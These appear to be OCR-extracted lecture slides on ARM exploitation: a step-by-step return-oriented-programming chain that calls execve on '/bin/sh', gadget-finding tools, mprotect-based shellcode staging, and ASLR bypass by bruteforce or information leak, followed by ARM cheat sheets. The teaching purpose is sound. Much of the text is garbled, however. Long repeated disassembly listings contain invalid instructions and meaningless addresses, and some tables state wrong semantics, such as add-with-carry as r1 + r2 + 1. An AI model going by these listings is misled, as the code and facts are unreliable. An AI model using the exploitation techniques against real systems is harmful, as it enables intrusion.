sub r9, r9, r9  
sub r10, r10, r10  
sub r11, r11, r11  
sub r12, r12, r12  
sub sp, sp, sp  
sub lr, lr, lr  
sub pc, pc, pc

7efffac0

00001000

# How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve

1000
0101010c
3568
3568
01010101 ← sp
58322
67432
2134
deadcode
nextgadget

1000 **pop {r7, lr, pc}**

3568 **pop {r0, pc}**

58322 **sub r7, r7, r0**  
**bx lr**

2134 **svc #0**  
**pop {r4, pc}**

r0	
r1	
r3	
r2	
r4	
r5	
r6	
r7	0101010c
r8	
r9	
r10	
r11	
r12	
sp	7effffacc
lr	00003568
pc	00003568

# How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve

1000
0101010c
3568
3568
01010101
58322
67432 ← sp
2134
deadcode
nextgadget

1000	<b>pop {r7, lr, pc}</b>
3568	<b>pop {r0, pc}</b>
58322	<b>sub r7, r7, r0</b> <b>bx lr</b>
2134	<b>svc #0</b> <b>pop {r4, pc}</b>

r0	01010101
r1	
r3	
r2	
r4	
r5	
r6	
r7	0101010c
r8	
r9	
r10	
r11	
r12	
sp	7efffad4
lr	00003568
pc	00058322

# How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve

1000
0101010c
3568
3568
01010101
58322
67432 ← sp
2134
deadcode
nextgadget

1000 **pop {r7, lr, pc}**

3568 **pop {r0, pc}**

58322 **sub r7, r7, r0**  
**bx lr**

2134 **svc #0**  
**pop {r4, pc}**

r0	01010101
r1	
r3	
r2	
r4	
r5	
r6	
r7	0000000b
r8	
r9	
r10	
r11	
r12	
sp	7efffad4
lr	00003568
pc	00058326

# How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve

1000
0101010c
3568
3568
01010101
58322
67432 ← sp
2134
deadcode
nextgadget

1000	<b>pop {r7, lr, pc}</b>
3568	<b>pop {r0, pc}</b>
58322	<b>sub r7, r7, r0</b> <b>bx lr</b>
2134	<b>svc #0</b> <b>pop {r4, pc}</b>

r0	01010101
r1	
r3	
r2	
r4	
r5	
r6	
r7	0000000b
r8	
r9	
r10	
r11	
r12	
sp	7effffad4
lr	00003568
pc	00003568

# How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve

1000
0101010c
3568
3568
01010101
58322
67432
2134
deadcode
nextgadget

← sp

1000 **pop {r7, lr, pc}**

3568 **pop {r0, pc}**

58322 **sub r7, r7, r0**  
**bx lr**

2134 **svc #0**  
**pop {r4, pc}**

r0	00067432
r1	
r3	
r2	
r4	
r5	
r6	
r7	0000000b
r8	
r9	
r10	
r11	
r12	
sp	7effffadc
lr	00003568
pc	00002134

# How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve

1000
0101010c
3568
3568
01010101
58322
67432
2134
deadcode
nextgadget

← sp

1000 **pop {r7, lr, pc}**

3568 **pop {r0, pc}**

58322 **sub r7, r7, r0**  
**bx lr**

2134 **svc #0**  
**pop {r4, pc}**

r0	00067432
r1	
r3	
r2	
r4	
r5	
r6	
r7	0000000b
r8	
r9	
r10	
r11	
r12	
sp	7effffadc
lr	00003568
pc	00002138

# How to bypass - Return Oriented Programming (4)

## Where to find gadgets?

- At least at the end of each function
- Possibility to find ARM and Thumb gadgets
  - Higher possibility to find Thumb gadgets
  - Easier to find a two-byte sequence

```
02811001 subeq r3, r3, #4
02811002 subne r3, r3, #4
02811003 addne r3, r3, #5
02811004 sub r3, r3, #2
02811005 mov r3, #2
02811006 mov r3, #5
02811007 str r2, [sp, #4]
02811008 bl 100280
02811009 ldr r2, [sp, #4]
0281100a mov r3, #5
0281100b strh r3, r3
0281100c mov r3, #6
0281100d mov r3, #2
0281100e bl 100280
0281100f sub r3, r3, #2
02811010 orr r3, r3, r3, lsl, #16
02811011 cmp r3, #2
02811012 bhs 100280
02811013 addis r3, r3, #6
02811014 movcc r2, #4
02811015 movcs r2, #6
02811016 cmp r3, #2
02811017 movls r2, #6
02811018 andbt r2, r2, #4
02811019 cmp r2, #6
0281101a subeq r3, r3, #4
0281101b subne r3, r3, #2
0281101c addne r3, r3, #5
0281101d sub r3, r3, #9
0281101e orr r3, r3, r3, lsl, #16
0281101f b 100280
02811020 sub r3, r3, #6
02811021 lsr r3, r3, #16
02811022 strh r3, r3
02811023 mov r3, #2
02811024 b 100280
02811025 addis r3, r3, #5
02811026 movcc r2, #4
02811027 movcs r2, #6
02811028 cmp r3, #2
02811029 movls r2, #6
0281102a andbt r2, r2, #4
0281102b cmp r2, #6
0281102c subne r3, r3, #4
0281102d subne r3, r3, #2
0281102e b 100280
0281102f cmp r3, #2
02811030 movcs r3, #6
```



# How to bypass - Return Oriented Programming (5)

Several tools available:

- ropper
  - <https://scoding.de/ropper>
- ropgadget
  - <https://github.com/JonathanSalwan/ROPgadget>

```
02811004 subseq r2, r2, #4
02811008 subseq r7, r7, #4
0281100c addlne r4, r4, #8
02811010 sub r2, r4, #2
02811014 mov r6, r2
02811018 mov r3, r5
0281101c stc r2, [r0, #4]
02811020 bl 0x2284
02811024 ldr r2, [r0, #4]
02811028 mov r4, r5
02811034 rsth r4, r4
02811038 mov r3, r6
0281103c mov r8, r2
02811040 bl 0x2280
02811044 sub r9, r8, #2
02811048 orc r1, r4, r1, lsl, #16
0281104c cmp r9, r2
02811050 bts 16, r8
02811054 addls r4, r4, #8
02811058 movcc r2, #4
0281105c movcs r2, #8
02811060 cmp r9, r2
02811064 movls r2, #8
02811068 andlt r2, r2, #4
0281106c cmp r2, #8
02811070 subseq r5, r5, #4
02811074 subseq r6, r6, #2
02811078 addlne r4, r4, #8
0281107c sub r4, r4, #8
02811080 orc r9, r5, r7, lsl, #16
02811084 b 0x228c
02811088 sub r5, r6, #8
0281108c lsr r4, r6, #16
02811090 rsth r6, r6
02811094 mov r0, r2
02811098 b 0x2280
0281109c addls r4, r4, #8
028110a0 movcc r2, #4
028110a4 movcs r2, #8
028110a8 cmp r0, r2
028110ac movls r2, #8
028110b0 andlt r2, r2, #4
028110b4 cmp r2, #8
028110b8 subseq r5, r5, #4
028110bc subseq r6, r6, #2
028110c0 b 0x2280
028110c4 cmp r4, r2
028110c8 movcs r2, #8
```

# How to bypass - Return Oriented Programming (6)

- It is difficult to write a complete shellcode with ROP gadgets
- More common technique is to allocate new RWX memory and copy shellcode to it
- Or make memory executable again
- After making memory executable or copying shellcode to executable memory, jump to it
- Two possibilities on GNU/Linux
  - `mprotect`
  - `mmap`

```

01801000 subseq 03, 03, 04
01801001 subseq 03, 03, 04
01801002 addseq 04, 04, 05
01801003 sub 04, 04, 04
01800000 mov 00, 02
01801004 mov 03, 03
01802004 stc 02, 100, 043
01800001 btl 100200
01800002 btl 100, 043
01800003 mov 00, 02
01801001 mov 03, 03, 03
01801001 mov 04, 04, 04, 303, 010
01800001 cmp 00, 02
01800002 btl 100200
01801003 addseq 04, 04, 05
01801004 movseq 02, 02
01801005 movseq 02, 00
01801001 andbt 02, 02, 04
01800001 cmp 02, 00
01801001 subseq 03, 03, 04
01801002 subseq 03, 03, 04
01801003 addseq 04, 04, 05
01801004 sub 04, 04, 04
01801005 orc 00, 03, 07, 303, 010
01801006 b 10000
01801007 sub 03, 03, 04
01800008 lsr 03, 00, 010
01800009 orbt 00, 00
01801001 mov 01, 02
01801002 b 10000
01801003 addseq 04, 04, 05
01800004 movseq 02, 02
01801005 movseq 02, 00
01800001 cmp 01, 02
01801001 movseq 02, 00
01801002 andbt 02, 02, 04
01800003 cmp 02, 00
01801001 subseq 03, 03, 04
01801002 subseq 03, 03, 04
01801003 cmp 04, 04
01800004 mov 03, 03
01800005 movseq 02, 00

```

## How to bypass - Return Oriented Programming (7)

# How to bypass - Return Oriented Programming (8)

## mprotect Approach

- System call mprotect requirements
  - r0 = stack address
  - r1 = size of memory
  - r2 = 7 (RWX)
  - r7 = 0x7d

```
02477001 subseq r2, r2, #1
02477002 subseq r2, r2, #2
02477003 subseq r2, r2, #3
02477004 subseq r2, r2, #4
02477005 subseq r2, r2, #5
02477006 subseq r2, r2, #6
02477007 subseq r2, r2, #7
02477008 subseq r2, r2, #8
02477009 subseq r2, r2, #9
0247700a subseq r2, r2, #a
0247700b subseq r2, r2, #b
0247700c subseq r2, r2, #c
0247700d subseq r2, r2, #d
0247700e subseq r2, r2, #e
0247700f subseq r2, r2, #f
```



```
02477001 andlt r2, r2, #1
02477002 cmp r2, #0
02477003 subseq r2, r2, #1
02477004 subseq r2, r2, #2
02477005 subseq r2, r2, #3
02477006 subseq r2, r2, #4
02477007 subseq r2, r2, #5
02477008 subseq r2, r2, #6
02477009 subseq r2, r2, #7
0247700a subseq r2, r2, #8
0247700b subseq r2, r2, #9
0247700c subseq r2, r2, #a
0247700d subseq r2, r2, #b
0247700e subseq r2, r2, #c
0247700f subseq r2, r2, #d
```

# How to bypass - Return Oriented Programming (9)

```
02471001 subseq r2, r2, #4
02471002 subne r2, r2, #4
02471003 addne r2, r2, #5
02471004 sub r2, r2, #2
02480002 mov r0, r2
02481004 mov r3, r5
02482004 stc r2, [sp, #4]
02483001 bl 0x2248
02484004 ldr r2, [sp, #4]
02481004 mov r3, r5
02471074 sth r4, r4
02480004 mov r3, r0
02480002 mov r0, r2
02481004 bl 0x2248
02480002 sub r0, r0, #2
02471001 orc r1, r4, r1, lsl, #16
02480002 cmp r0, r2
```

## How to set values in registers

**pop** {rX, **pc**} @ pops a value from the stack into rX

- The value has to be below the address of the gadget
- Bad bytes can be a problem here, e. g. null byte

```
02480002 movcs r2, r0
02480001 cmp r0, r2
02482004 movls r2, r0
02482004 andbt r2, r2, #4
02480004 cmp r2, r0
02481001 subseq r3, r0, #4
02481002 subne r3, r0, #2
02481003 addne r2, r2, #5
02481004 sub r1, r2, #9
02481001 orc r0, r5, r7, lsl, #16
02481002 b 0x2248
02481004 sub r5, r0, r0
02480024 ldr r3, [sp, #16]
02471074 sth r0, r0
02480002 mov r0, r2
02481001 b 0x2248
02481004 adds r1, r1, #5
02480004 movcc r2, r2
02480004 movcs r2, r0
02480001 cmp r0, r2
02480004 movls r2, r0
02482004 andbt r2, r2, #4
02480004 cmp r2, r0
02471001 subne r5, r5, #4
02471002 subne r0, r0, #2
02471003 b 0x2248
02471004 cmp r1, r1
02480004 movcs r3, r0
```

## How to bypass - Return Oriented Programming (10)

# How to bypass - Return Oriented Programming (11)

## How to set values in registers

Create 10 in r0

- Set r0 to zero
- Increment r0 ten times

```
eor r0, r0, r0  
pop {pc}
```

```
add r0, r0, #1  
pop {pc}
```

```
02401001 subeq r0, r0, #1  
12401001 subne r0, r0, #1  
10401005 addne r0, r0, #5  
00401004 sub r0, r0, #4  
e1000002 mov r0, #2  
e100100a mov r0, #10  
e0002004 str r0, [sp, #4]  
e0003001 bl 10002000  
e0004000 ldr r0, [sp, #4]
```

addr of eor

addr of add

addr of add

addr of add

addr of add

addr of add

addr of add

addr of add

addr of add

addr of add

addr of add

```
12001005 movcs r0, #5  
e1500001 cmp r0, #1  
02002005 movls r0, #5  
10002004 andgt r0, r0, #1  
e0500000 cmp r0, #0  
02401001 subeq r0, r0, #1  
12401001 subne r0, r0, #1  
00000000 b 10000000  
e1500001 cmp r0, #1  
02002005 movls r0, #5
```

## How to bypass - Return Oriented Programming (12)

## How to set values in registers

## Create 10 in r0

- Calculate the logical not of the number
- Put this value into `r0`
- `mvn` the value into `r0`

pop {r0, pc}

```
mvn r0, r0, r0
pop {pc}
```

e18412001	subne	r2, r3, #4
e18412002	subne	r2, r3, #4
e18412003	addne	r4, r3, #8
e18412004	sub	r2, r3, #2
e18400002	mov	r0, r2
e18412005	mov	r1, r3
e18402004	stx	r2, [r0, #4]
e18402004	ldx	r2, [r0, #4]
e18412006	mov	r1, r3
e17f4474	uxth	r4, r0
e1845500	mov	r5, r0
e1840002	mov	r0, r2
e1840005	ld	r4, r0
e1840008	uxl	r0, r0, #2
e1841201	orr	r1, r4, r1, lsl, #16
e1845004	cmp	r0, r2
e1840009	ltx	r0, r2
e18412008	addn	r4, r3, #8
e1840003	addr of pop	
e1840004		
e1840005	ffffffff5	
e1840006		
e1840007	addr of mvn	
e1840008		
e18412009	subn	r4, r3, #8
e1840007	orr	r0, r5, r3, lsl, #16
e184ffff10	b	100000
e18455005	sub	r5, r5, #8
e18400026	lax	r3, r0, #16
e184ff8076	uxth	r0, r0
e18400001	mov	r0, r2
e184ffff05	b	100000
e18412005	addn	r1, r1, #8
e18402001	movcc	r2, r1
e18402000	movcs	r2, r0
e18450001	cmp	r1, r1
e18402006	movl	r2, r0
e18412001	andrr	r2, r2, r1
e18420000	cmp	r2, r0
e18455001	subne	r5, r5, #4
e18455002	subne	r5, r5, #2
e17ffff05	b	100000
e18420001	cmp	r2, r1
e18400000	movcc	r2, r1





```

02471001    subeq    r2, r2, #4
12477001    subne    r7, r7, #2
10811005    addne    r4, r4, #5
e0412002    sub     r2, r4, #2
e1800002    mov     r0, r2
e180100a    mov     r3, r5
e3802004    stc     r2, [r0, #4]
e0020c01    bl      10a280
e7802004    ldr     r2, [r0, #4]
e180100a    mov     r3, r5
e0770074    orth     r4, r4
e1803009    mov     r3, r0
e1800002    mov     r0, r2
e0020c01    bl      10a490
e0000000    sul     r0, r0, #2
e1801001    orr     r1, r4, r1, lsl, #16
e0000001    cmp     r0, r4
e0000000    bts     10760
e0000000    adds    r4, r4, #6
e0000001    movcc   r2, #1
e0000000    movcs   r2, #0
e0000001    cmp     r0, r4
e3802008    movls   r2, #0
82822004    andh1   r2, r2, #1
e0520000    cmp     r2, #0
02455001    subeq   r5, r5, #4
12459002    subne   r6, r6, #2
10814008    addne   r4, r4, #5
e0412009    sub     r4, r4, #9
e1870007    orr     r0, r5, r7, lsl, #16
e077771a    b       10000
e0405008    sub     r5, r5, #8
e180a020    lsr     r3, r0, #16
e0770070    orth     r0, r0
e2800001    mov     r0, r4
e07707c3    b       10000
e0011008    adds    r4, r4, #5
f3802004    movcc   r2, #1
12802000    movcs   r2, #0
e1500001    cmp     r0, r4
f3802009    movls   r2, #0
82822004    andh1   r2, r2, #1
e0520000    cmp     r2, #0
02455001    subeq   r5, r5, #4
12459002    subne   r6, r6, #2
e07777c5    b       10000
e1510001    cmp     r4, r4
21520000    movcs   r4, #0

```

# Address Space Layout Randomization

```

+1500001 movl $0, %0
+1500001 cmp %0, %0
+1500001 movl $0, %0
+1500001 cmp %0, %0
+1500001 subeq %0, %0, %0
+1500001 subne %0, %0, %0
+1500001 addne %0, %0, %0
+1500001 sub %0, %0, %0
+1500001 mov %0, %0
+1500001 mov %0, %0
+1500001 stc %0, [%0, %0]
+1500001 hl 100000
+1500001 ldr %0, [%0, %0]
+1500001 mov %0, %0
+1500001 orl %0, %0
+1500001 mov %0, %0
+1500001 mov %0, %0
+1500001 hl 100000
+1500001 subl %0, %0, %0
+1500001 orl %0, %0, %0, %0, %0
+1500001 cmp %0, %0
+1500001 bts 100000
+1500001 addl %0, %0, %0
+1500001 movcc %0, %0
+1500001 movcs %0, %0
+1500001 cmp %0, %0
+1500001 movl %0, %0
+1500001 andl %0, %0, %0
+1500001 cmp %0, %0
+1500001 subeq %0, %0, %0
+1500001 subne %0, %0, %0
+1500001 addne %0, %0, %0
+1500001 sub %0, %0, %0
+1500001 orl %0, %0, %0, %0, %0
+1500001 b 100000
+1500001 sub %0, %0, %0
+1500001 lsr %0, %0, %0
+1500001 orl %0, %0
+1500001 mov %0, %0
+1500001 b 100000
+1500001 addl %0, %0, %0
+1500001 movcc %0, %0
+1500001 movcs %0, %0
+1500001 cmp %0, %0
+1500001 movl %0, %0
+1500001 andl %0, %0, %0
+1500001 cmp %0, %0
+1500001 subne %0, %0, %0
+1500001 subne %0, %0, %0
+1500001 b 100000
+1500001 cmp %0, %0
+1500001 movcs %0, %0

```

# ASLR - Introduction

- Address Space Layout Randomization

- Introduced 2005

- Kernel 2.6.12

- All regions are randomized at application start

- Controllable with `/proc/sys/kernel/randomize_va_space`

Value	Description
0	ASLR disabled
1	Stack, Heap, VDSO, Libraries
2	same as 1 and additionally <code>brk()</code> memory

# Position Independent Executable

- ELF executables do not make use of ASLR by default
  - Segments are not randomized
- Executables have to be compiled as **Position Independent Executable**
- Libraries are always compiled as PIE

```
gcc -pie -fPIE <executable> <source>.c
```

# Randomization

- Addresses are not completely randomized
- Basically, a randomized offset is added to a fixed base address


- Libraries
- Stack
- Heap

```

02471004    subeq    r2, r2, #4
12477004    subne    r7, r7, #4
10811008    addne    r4, r4, #8
e0412002    sub     r2, r4, r2
e1800002    mov     r0, r2
e1801008    mov     r3, r5
e5802004    stc     r2, [r0, #4]
e0020004    bl      10a280
e7802004    ldr     r2, [r0, #4]
e1801008    mov     r4, r5
e5773074    uth     r4, r4
e1803008    mov     r0, r0
e1800002    mov     r0, r2
e0010008    bl      10a400
e7000002    sub     r0, r0, #2
e1801004    orr     r1, r4, r1, lsl, #16
e5800004    cmp     r0, r4
e0000008    bts     r0, r0
42802008    movcs    r2, r0
e1500002    cmp     r0, r2
e3802008    movls    r2, r0
82802004    andlt    r2, r2, #4
e5200008    cmp     r2, r0
02450004    subeq    r0, r0, #4
12450002    subne    r0, r0, #2
10811008    addne    r4, r4, #8
e0412008    sub     r4, r4, #8
e1800007    orr     r0, r0, r7, lsl, #16
e5777718    b       10000
e0450008    sub     r0, r0, #8
10800028    ldr     r4, [r0, #16]
e5778078    uth     r0, r0
e2800004    mov     r0, r2
e57777c8    b       10000
e0011008    adds     r4, r4, #8
e3802004    movcs    r2, r4
12802008    movcs    r2, r0
e1500004    cmp     r0, r2
e3802008    movls    r2, r0
82802004    andlt    r2, r2, #4
e5200008    cmp     r2, r0
02450004    subeq    r0, r0, #4
12450002    subne    r0, r0, #2
e57777c8    b       10000
e1500004    cmp     r0, r2
11520008    movcs    r2, r0

```


# Randomization



# Bruteforce Approach

The main idea is to bruteforce the base address of a library that was used for rop gadgets

- Attempt different base addresses with the offset of the gadgets
- Only 12 bits are randomized; max. 4096 possibilities
- Several requirements:
  - The application has to fork
    - The forked process uses the same addresses
  - The application must not crash



only 12 bits are randomized

```
02470004    subeq    r2, r2, #4
02470008    subneq   r2, r2, #4
0247000c    mov     r2, r2
02470010    mov     r2, r2
02470014    mov     r2, r2
02470018    stc     r2, [r4, #4]
0247001c    btl     r2, #4
02470020    ldr     r2, [r4, #4]
02470024    mov     r2, r2
02470028    orlth   r2, r2
0247002c    mov     r2, r2
02470030    btl     r2, #4
02470034    subl    r2, r2, #2
02470038    orc     r2, r2, r2, lsl, #12
0247003c    cmp     r2, r2
02470040    btl     r2, #4
02470044    addls   r2, r2, #8
02470048    movcc   r2, #0
0247004c    movcs   r2, #0
02470050    cmp     r2, r2
02470054    movlsl  r2, r2, #4
02470058    cmp     r2, r2, #4
0247005c    subeq   r2, r2, #4
02470060    subneq  r2, r2, #4
02470064    addlne  r2, r2, #8
02470068    sub     r2, r2, #8
0247006c    orc     r2, r2, r2, lsl, #12
02470070    b       r2, #0
02470074    sub     r2, r2, #8
02470078    lsr     r2, r2, #16
0247007c    orlth   r2, r2
02470080    mov     r2, r2
02470084    b       r2, #0
02470088    b       r2, #0
0247008c    addls   r2, r2, #8
02470090    movcc   r2, #0
02470094    movcs   r2, #0
02470098    cmp     r2, r2
0247009c    movlsl  r2, r2, #4
024700a0    andlrl  r2, r2, #4
024700a4    cmp     r2, r2, #0
024700a8    subeq   r2, r2, #4
024700ac    subneq  r2, r2, #4
024700b0    b       r2, #0
024700b4    cmp     r2, r2
024700b8    movcs   r2, #0
024700bc    cmp     r2, r2
```



```

02471001    subeq    r3, r3, #4
12471002    subne    r7, r7, #4
10811003    addne    r4, r4, #5
00412002    sub     r2, r4, r2
e1800002    mov     r0, r2
e1801003    mov     r3, r5
e5802004    stc     r2, [r0, #4]
00020001    bl      108280
e7802004    ldr     r2, [r0, #4]
e1801003    mov     r3, r5
e5779074    sth     r4, r4
e1803000    mov     r3, r0
e1800002    mov     r0, r2
00020003    bl      108490
e5000002    sub     r0, r0, #2
e1841001    orr     r1, r4, r1, lsl, #16
00000001    cmp     r0, r4
00000003    bts     16, r0
00000000    adds    r4, r4, #0
e1800001    movcc   r2, #1
00000000    movcs   r2, #0
e5000001    cmp     r0, r4
e5802000    movls   r2, #0
82822004    andh1   r2, r2, #4
e5520000    cmp     r2, #0
02450001    subeq   r5, r5, #4
12450002    subne   r5, r5, #2
10812003    addne   r4, r4, #5
00412003    sub     r4, r4, #0
e1800007    orr     r0, r5, r7, lsl, #16
e5777713    b       10880
e0400000    sub     r5, r5, #0
e1800020    lsr     r3, r0, #16
e5779070    sth     r0, r0
e2800001    mov     r0, r4
e5777713    b       10880
e5011000    adds    r4, r4, #0
33802004    movcc   r2, #1
22802000    movcs   r2, #0
e1500001    cmp     r0, r4
22802000    movls   r2, #0
82822004    andh1   r2, r2, #4
e5520000    cmp     r2, #0
02450001    subne   r5, r5, #4
12450002    subne   r5, r5, #2
e5777713    b       10880
e1500001    cmp     r4, r4
22802000    movcs   r2, #0

```



# Information Leakage Approach

- Read memory with an information leak
- Another vulnerability is necessary
  - Format String
  - Integer Overflow
- Leak of pointers and calculating the image base

```

02471001 subeq    r7, r7, #4
02471002 subne    r7, r7, #4
02471003 addlne   r4, r4, #8
02471004 sub     r2, r4, #2
02471005 mov     r0, r2
02471006 mov     r3, r5
02471007 stc     r2, [r0, #4]
02471008 bl      024240
02471009 ldr     r2, [r0, #4]
0247100a mov     r4, r5
0247100b uth     r4, r4
0247100c mov     r3, r0
0247100d mov     r0, r2
0247100e bl      024240
0247100f subl     r0, r0, #2
02471010 orr     r1, r4, r1, lsl, #16
02471011 cmp     r0, r4
02471012 bts     16, r0
02471013 addls   r4, r4, #8
02471014 movcc   r2, #1
02471015 movcs   r2, #0
02471016 cmp     r0, r4
02471017 movls   r2, #0
02471018 andlt   r2, r2, #1
02471019 cmp     r2, #0
0247101a subeq    r3, r3, #4
0247101b subne    r3, r3, #2
0247101c addlne   r4, r4, #8
0247101d sub     r4, r4, #8
0247101e lsr     r3, r0, #16
0247101f uth     r0, r0
02471020 mov     r0, r4
02471021 b       024240
02471022 addls   r4, r4, #8
02471023 movcc   r2, #1
02471024 movcs   r2, #0
02471025 cmp     r0, r4
02471026 movls   r2, #0
02471027 andlt   r2, r2, #1
02471028 cmp     r2, #0
02471029 subne    r5, r5, #1
0247102a subne    r0, r5, #2
0247102b b       024240
0247102c cmp     r4, r4
0247102d movcs   r4, #0

```

# Thank You!

```

+1500001 movh1 r0, r4
+1500001 movl1 r0, r4
+1500001 cmp r0, r4
+1500001 movh1 r0, r0
+1500001 cmp r0, r0
+1477001 subeq r7, r7, r4
+1477001 subne r7, r7, r4
+10811001 addlne r4, r4, r0
+00412001 sub r2, r4, r2
+10000001 mov r0, r2
+10010001 mov r3, r5
+00020001 stc r2, [r0, r4]
+00020001 bl 100200
+00020001 ldr r2, [r0, r4]
+10010001 mov r4, r5
+00770071 uth r4, r4
+10010001 mov r3, r0
+10000001 mov r0, r2
+00020001 bl 100200
+00000001 sul r0, r0, r2
+10041001 orr r1, r4, r4, lsl, #10
+01500001 cmp r0, r4
+00000001 bts 10700
+00011000 addls r4, r4, r0
+10001001 movcc r2, r4
+10001000 movcs r2, r0
+01500001 cmp r0, r4
+00001000 movls r2, r0
+00011001 andh1 r2, r2, r4
+00010001 cmp r2, r0
+01400001 subeq r5, r5, r4
+14400001 subne r5, r5, r2
+10011000 addlne r4, r4, r0
+00412001 sub r4, r4, r0
+10000001 orr r0, r5, r7, lsl, #10
+00777710 b 10000
+00400001 sub r5, r5, r0
+10000001 lsr r4, r0, #10
+00770070 uth r0, r0
+00000001 mov r0, r4
+00777710 b 10000
+00011001 addls r4, r4, r0
+10001001 movcc r2, r4
+10001000 movcs r2, r0
+01500001 cmp r0, r4
+10001000 movls r2, r0
+00412001 andh1 r2, r2, r4
+00010001 cmp r2, r0
+01400001 subeq r5, r5, r4
+14400001 subne r5, r5, r2
+00777705 b 10000
+01500001 cmp r0, r4
+10001000 movcs r2, r0

```

# Cheatsheets

01000001	movb1	r0, r1
01000000	movl1	r0, r1
01500001	cmp	r0, r1
01000000	movb1	r0, r0
01500000	cmp	r0, r0
02477001	subeq	r7, r7, r1
12477001	subne	r7, r7, r1
10011000	addne	r1, r1, r0
00412002	sub	r2, r1, r2
01000002	mov	r0, r2
01001000	mov	r1, r1
01002000	stc	r2, [sp, r4]
00000001	bl	100200
01002000	ldr	r2, [sp, r4]
01001000	mov	r1, r1
01110074	orlth	r4, r4
01000000	mov	r0, r0
01000002	mov	r0, r2
00000000	bl	100000
01000000	sub	r0, r0, r0
01041001	orr	r1, r4, r1, lsl, r10
01500001	cmp	r0, r1
00000000	bls	10700
00011000	addis	r1, r1, r0
		2, r1
01002000	movcs	r2, r0
01500001	cmp	r0, r1
01002000	movls	r2, r0
01022001	andb1	r2, r2, r1
01520000	cmp	r2, r0
01455001	subeq	r0, r0, r1
12455002	subne	r0, r0, r1
10011000	addne	r1, r1, r0
00411000	sub	r1, r1, r0
01050007	orr	r0, r0, r7, lsl, r10
01111110	b	10000
00450000	sub	r0, r0, r0
01000020	ldr	r1, r0, r10
01110070	orlth	r0, r0
01000001	mov	fp, r1
01111110	b	10000
00011000	addis	r1, r1, r0
01002001	movcc	r2, r1
01002000	movcs	r2, r0
01500001	cmp	fp, r1
01002000	movls	r2, r0
01022001	andb1	r2, r2, r1
01520000	cmp	r2, r0
01455001	subeq	r0, r0, r1
12455002	subne	r0, r0, r1
01111110	b	10000
01520001	cmp	r1, r1
01520000	movcs	r1, r0

# Registers

- Register size 32 bit
- r0 - r12 - General purpose
- r11 - Frame Pointer
- r13 - Stack Pointer
- r14 - Link Register
- r15 - Program Counter
- CPSR/APSR - Status register
  - N - Negative condition
  - Z - Zero condition
  - C - Carry condition
  - V - oVerflow condition
  - E - Endianness state
  - T - Thumb state

00000000	subeq	r7, r4	
12470001	subneq	r7, r5, #4	
10011000	subneq	r7, r5, #4	
00012000			r0
01000000			r1
01001000			r2
00002000			r3
00010000			r4
00003000			r5
00004000			r6
00005000			r7
00006000			r8
00007000			r9
00008000			r10
00009000			r11 (fp)
00010000			r12
00011000			r13 (sp)
00012000			r14 (lr)
00013000			r15 (pc)
00014000			CPSR

# Most common ARM instructions

```

01407001    subeq    r5, r5, #1
01407002    subne    r5, r5, #1
01407003    addne    r4, r5, #5
01407004    sub     r4, r5, #2
01407005    mov     r6, r2
  
```

<b>ADD</b>	add	<b>B</b>	branch
<b>SUB</b>	subtract	<b>BL</b>	branch with link
<b>MUL</b>	mulitplication	<b>BX</b>	branch with exchange
<b>AND</b>	bitwise and	<b>BLX</b>	branch with link and exchange
<b>EOR</b>	exclusive or	<b>MOV</b>	move data
<b>ORR</b>	bitwise or	<b>MVN</b>	move bitwise not
<b>LSL</b>	logical shift left	<b>LDR</b>	load data
<b>LSR</b>	logical shift right	<b>STR</b>	store data
<b>ASR</b>	arithmetic shift right	<b>LDM</b>	load multiple
<b>ROR</b>	rotate right	<b>STM</b>	store multiple
<b>CMP</b>	compare	<b>PUSH</b>	push on stack
<b>SVC</b>	supervisor call	<b>POP</b>	pop from stack

```

01407006    cmp     r5, #0
01407007    subgt    r5, r5, #1
01407008    subgt    r5, r5, #1
01407009    b       1400000
0140700A    b       1400000
0140700B    cmp     r4, r3
0140700C    cmp     r4, r3
  
```

# Bitwise Instructions

```

02470001    subeq    r2, r2, #4
12470002    subne    r2, r2, #4
10821005    addne    r4, r4, #5
00412002    sub     r2, r2, r2
e1800002    mov     r0, r2
e180100a    mov     r3, r5
e3802004    str     r2, [r0, #4]
e0800001    bl      10a2a4
e3802004    ldr     r2, [r0, #4]
e180100a    mov     r3, r5
e3ff0074    nth     r4, r4
e1800009    mov     r0, r0
e1800002    mov     r0, r2
e0800001    bl      10a2a4
  
```

Operation	Assembly	Simplified
bitwise AND	and r0, r1, #2	r0=r1 & 2
bitwise OR	orr r0, r1, r2	r0=r1   r2
bitwise XOR	eor r0, r1, r2	r0=r1 ^ r2
bit clear	bic r0, r1, r2	r0=r1 & !r2
Move negative (NOT)	mvn r0, r2	r0=!r2

```

e3ff0075    nth     r5, r5
e3801001    mov     r0, r2
e3ff0075    b      10a2a4
e0811005    adds    r4, r4, r5
e3802004    movcc   r2, r2
12802000    movcs   r2, r0
e1500001    cmp     r0, r2
e3802009    movls   r2, r0
02802001    andhi   r2, r2, r4
e3520009    cmp     r2, r0
02450001    subeq    r5, r5, #4
12470002    subne    r5, r5, #4
e3ff0075    b      10a2a4
e1510001    cmp     r4, r4
12520009    cmp     r4, r0
  
```

# Arithmetic Instructions

```

12412001    subeq    r2, r2, #1
12417001    subne    r2, r2, #1
12418001    addne    r4, r2, r5
00412001    sub     r2, r2, r2
e1000001    mov     r0, r2
e1001001    mov     r1, r2
e5002001    stc     r2, [sp, #4]
e000e001    bl      100000
e7000001    ldr     r2, [sp, #4]
  
```

Operation	Assembly	Simplified
Add	add r0, r1, #2	$r0 = r1 + 2$
Add with carry	adc r0, r1, r2	$r0 = r1 + r2 + 1$
Subtract	sub r0, r1, #2	$r0 = r1 - 2$
Sub with carry	sbc r0, r1, r2	$r0 = (r1 - r2) \text{ IF NOT(carry)} - 1$
